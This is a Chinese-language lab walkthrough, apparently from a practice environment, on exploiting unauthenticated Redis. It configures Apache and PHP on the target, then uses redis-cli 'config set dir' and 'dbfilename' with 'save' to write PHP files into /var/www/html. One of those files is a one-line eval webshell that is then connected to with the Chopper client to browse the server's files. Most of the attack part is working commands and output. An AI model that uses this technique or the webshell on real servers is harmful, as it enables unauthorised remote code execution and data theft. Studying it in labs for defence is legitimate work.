

Redis未授权访问漏洞利用姿势二利用持久化写入一句话木马

```
由于靶场没有开启web服务器，配置好apache和php
firewall-cmd --zone=public --add-port=80/tcp --permanent   开80端口
systemctl restart firewalld.service  重启防火墙
yum install php php-mysql  -y  安装php5
php -v
安装apache：yum -y install httpd*
vi /etc/httpd/conf/httpd.conf
在配置文件中修改如下
添加如下内容
AddType application/x-httpd-php-source .phps
AddType application/x-httpd-php .php
```



```
#
#AddEncoding x-compress .Z
#AddEncoding x-gzip .gz .tgz

# If the AddEncoding directives above are commented-out, then you
# probably should define those extensions to indicate media types:
#
AddType application/x-compress .Z
AddType application/x-gzip .gz .tgz
AddType application/x-httpd-php-source .phps
AddType application/x-httpd-php .php
#
```

```
php -v
cd html
ls
vi info.php
编写如此php文件
<?php phpinfo();?>
systemctl restart httpd
其他计算机测试 ip/info.php 出现如下php安装成功
```



不安全 | 192.168.137.11/info.php

PHP Version 5.4.16

System	Linux 192.168.137.11 3.10.0-1160.59.1.el7.x86_64 #1 SMP Wed Feb 23 16:47:03 UTC 2022 x86_64
Build Date	Apr 1 2020 04:08:16
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/curl.ini, /etc/php.d/fileinfo.ini, /etc/php.d/json.ini, /etc/php.d/mysql.ini, /etc/php.d/mysqli.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/phar.ini, /etc/php.d/sqlite3.ini, /etc/php.d/zip.ini

攻击条件：


靶机Redis链接未授权，在攻击机上能用redis-cli连上，如上图，并未登陆验证

开了web服务器，并且知道路径（如利用phpinfo，或者错误爆路经），还需要具有文件读写增删改查权限（我们可以将dir设置为一个目录A，而dbfilename为文件名B，再执行save或bgsave，则我们就可以写入一个路径为/A/B的任意文件。）

在html目录下写入一个test.php的木马文件：

攻击机写下如下redis命令

```
192.168.137.11:6379> config set dir /var/www/html
OK
192.168.137.11:6379> config set dbfilename test.php
OK
192.168.137.11:6379> set webshell "\r\n\r\n<?php phpinfo();?>\r\n\r\n"
OK
192.168.137.11:6379> save
OK
```




```
192.168.137.11:6379> config set dir /var/www/html
OK
192.168.137.11:6379> config set dbfilename test.php
OK
192.168.137.11:6379> set webshell "\r\n\r\n<?php phpinfo();?>\r\n\r\n"
OK
192.168.137.11:6379> save
OK
```


写一句话木马

```
Config set dbfilename test1.php
set webshell "\r\n\r\n<?php @eval($_POST['caidao']);?>\r\n\r\n"
Save
```

靶机产生如下效果：




```
[root@localhost html]# ls
info.php  test.php
[root@localhost html]# cat test.php
REDIS0006webshell

<?php phpinfo();?>

�        �� �8]�[root@localhost html]# 
```



```
�        �� �8]�[root@localhost html]# ls
info.php  test1.php  test.php
[root@localhost html]# cat test1.php
REDIS0006webshell(

<?php @eval($_POST['caidao']);?>
```

菜刀连接



http://192.168.137.11/test1.php caidao 2021-02-0


地址：http://192.168.137.11/test1.php caidao

配置：

备注：

默认类别 PHP (Eval) GB2312 编辑

双击菜刀首页的那个连接，就能获得所有的网站的文件内容



/var/www/html/

192.168.137.11 目录(0),文件(3)

```
⊟ var
  ⊟ www
      html
      cgi-bin
    tmp
  ⊟ lib
    ⊟ yum
        repos
        yumdb
        history
```

名称	时间	大小	属性
info.php	2022-03-28 15:55:01	19	0644
test.php	2022-03-28 16:04:56	57	0644
test1.php	2022-03-28 16:16:05	71	0644